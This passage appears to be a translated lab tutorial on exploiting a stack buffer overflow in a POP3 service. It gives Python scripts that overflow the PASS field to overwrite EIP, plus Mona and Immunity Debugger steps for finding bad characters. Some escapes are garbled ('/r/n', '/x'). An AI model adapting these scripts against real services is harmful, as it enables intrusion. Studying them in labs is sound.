
Maintenant, with the following script, we will now see that it happens if we do not create a buffer spill after EIP or all the contents are in stock (on the pile):
```python
#!/usr/bin/python3
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A"* offset
eip = b"B"*4
after_eip = b"C"*200
payload = before_eip + eip + after_eip
def exploit():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip_address, port))
banner = s.recv(1024)
s.send(b"USER jordan" + b'/r/n')
response = s.recv(1024)
s.send(b"PASS " + payload + b' /r/n')
s.close()
if __name__ == '__main__':
exploit()
```

If we look at more information on the left with follow in dump:
## Generation of Bytearrays and detection of badchars:
{% hint style="success" %}
When creating malicious shellcode to exploit the buffer overflow, the target program may fail to interpret specific bytes, known as badchars. These bytes can break the shellcode or crash the program unexpectedly. To avoid this, identify and remove badchars before generating the final payload. With Immunity Debugger and Mona, generate a full bytearray, send it through the vulnerable buffer, and compare the bytes that land in ESP. Any byte that is missing or altered must be excluded from the final shellcode.
{% endhint %}

\*We use the following command to create a work folder with Mona on the desktop:


* With the following command, the files are created:
```
!mona bytearray -cpb '/x00'
```

* To transfer the files, we can create an SMB server with the following command:
impacket-smbserver smbFolder $(pwd) -smb2support

* In File Explorer we enter the IP address and paste the created bytearray file:
* Now this string must be pasted into the script (adding a 'b' to each line to indicate that it is in byte mode):
* Python script:
```python
#!/usr/bin/python3
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A" * offset
eip = b"B" * 4
after_eip = (b"/x01/x02/x03/x04/x05/x06/x07/x08/x09/x0a/x0b/x0c/x0d/x0e/x0f/x10/x11/x12/x13/x14/x15/x16/x17/x18/x19/x1a/x1b/x1c/x1d/x1e/x1f/x20"
b"/x21/x22/x23/x24/x25/x26/x27/x28/x29/x2a/x2b/x2c/x2d/x2e/x2f/x30/x31/x32/x33/x34/x35/x36/x37/x38/x39/x3a/x3b/x3c/x3d/x3e/x3f/x40"
b"/x41/x42/x43/x44/x45/x46/x47/x48/x49/x4a/x4b/x4c/x4d/x4e/x4f/x50/x51/x52/x53/x54/x55/x56/x57/x58/x59/x5a/x5b/x5c/x5d/x5e/x5f/x60"
b"/x61/x62/x63/x64/x65/x66/x67/x68/x69/x6a/x6b/x6c/x6d/x6e/x6f/x70/x71/x72/x73/x74/x75/x76/x77/x78/x79/x7a/x7b/x7c/x7d/x7e/x7f/x80"
b"/x81/x82/x83/x84/x85/x86/x87/x88/x89/x8a/x8b/x8c/x8d/x8e/x8f/x90/x91/x92/x93/x94/x95/x96/x97/x98/x99/x9a/x9b/x9c/x9d/x9e/x9f/xa0"
b"/xa1/xa2/xa3/xa4/xa5/xa6/xa7/xa8/xa9/xaa/xab/xac/xad/xae/xaf/xb0/xb1/xb2/xb3/xb4/xb5/xb6/xb7/xb8/xb9/xba/xbb/xbc/xbd/xbe/xbf/xc0"
b"/xc1/xc2/xc3/xc4/xc5/xc6/xc7/xc8/xc9/xca/xcb/xcc/xcd/xce/xcf/xd0/xd1/xd2/xd3/xd4/xd5/xd6/xd7/xd8/xd9/xda/xdb/xdc/xdd/xde/xdf/xe0"
b"/xe1/xe2/xe3/xe4/xe5/xe6/xe7/xe8/xe9/xea/xeb/xec/xed/xee/xef/xf0/xf1/xf2/xf3/xf4/xf5/xf6/xf7/xf8/xf9/xfa/xfb/xfc/xfd/xfe/xff")
payload = before_eip + eip + after_eip
def exploit():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip_address, port))
banner = s.recv(1024)
s.send(b"USER jordan" + b'/r/n')
response = s.recv(1024)
s.send(b"PASS " + payload + b' /r/n')
s.close()
if __name__ == '__main__':
exploit()
```

* We carry out a follow in dump of the ESP:

* There we can see the unwanted characters (which it cannot interpret):
We now display the command below with the ESP number (preceded by 0x and the comparison with the bytearray.bion) to see the characters that can be interpreted correctly:
!mona compare -a 0x00E8A128 -f C:/Users/Jordan/Desktop/Analysis/bytearray.bin

* With this command we indicate not to remove unwanted characters from the bytearray file:
```
!mona bytearray -cpb '/x00/x0a'
```

* We redo it and it detects new unwanted characters:
!mona compare -a 0x0210A128 -f C:/Users/Jordan/Desktop/Analysis/bytearray.bin
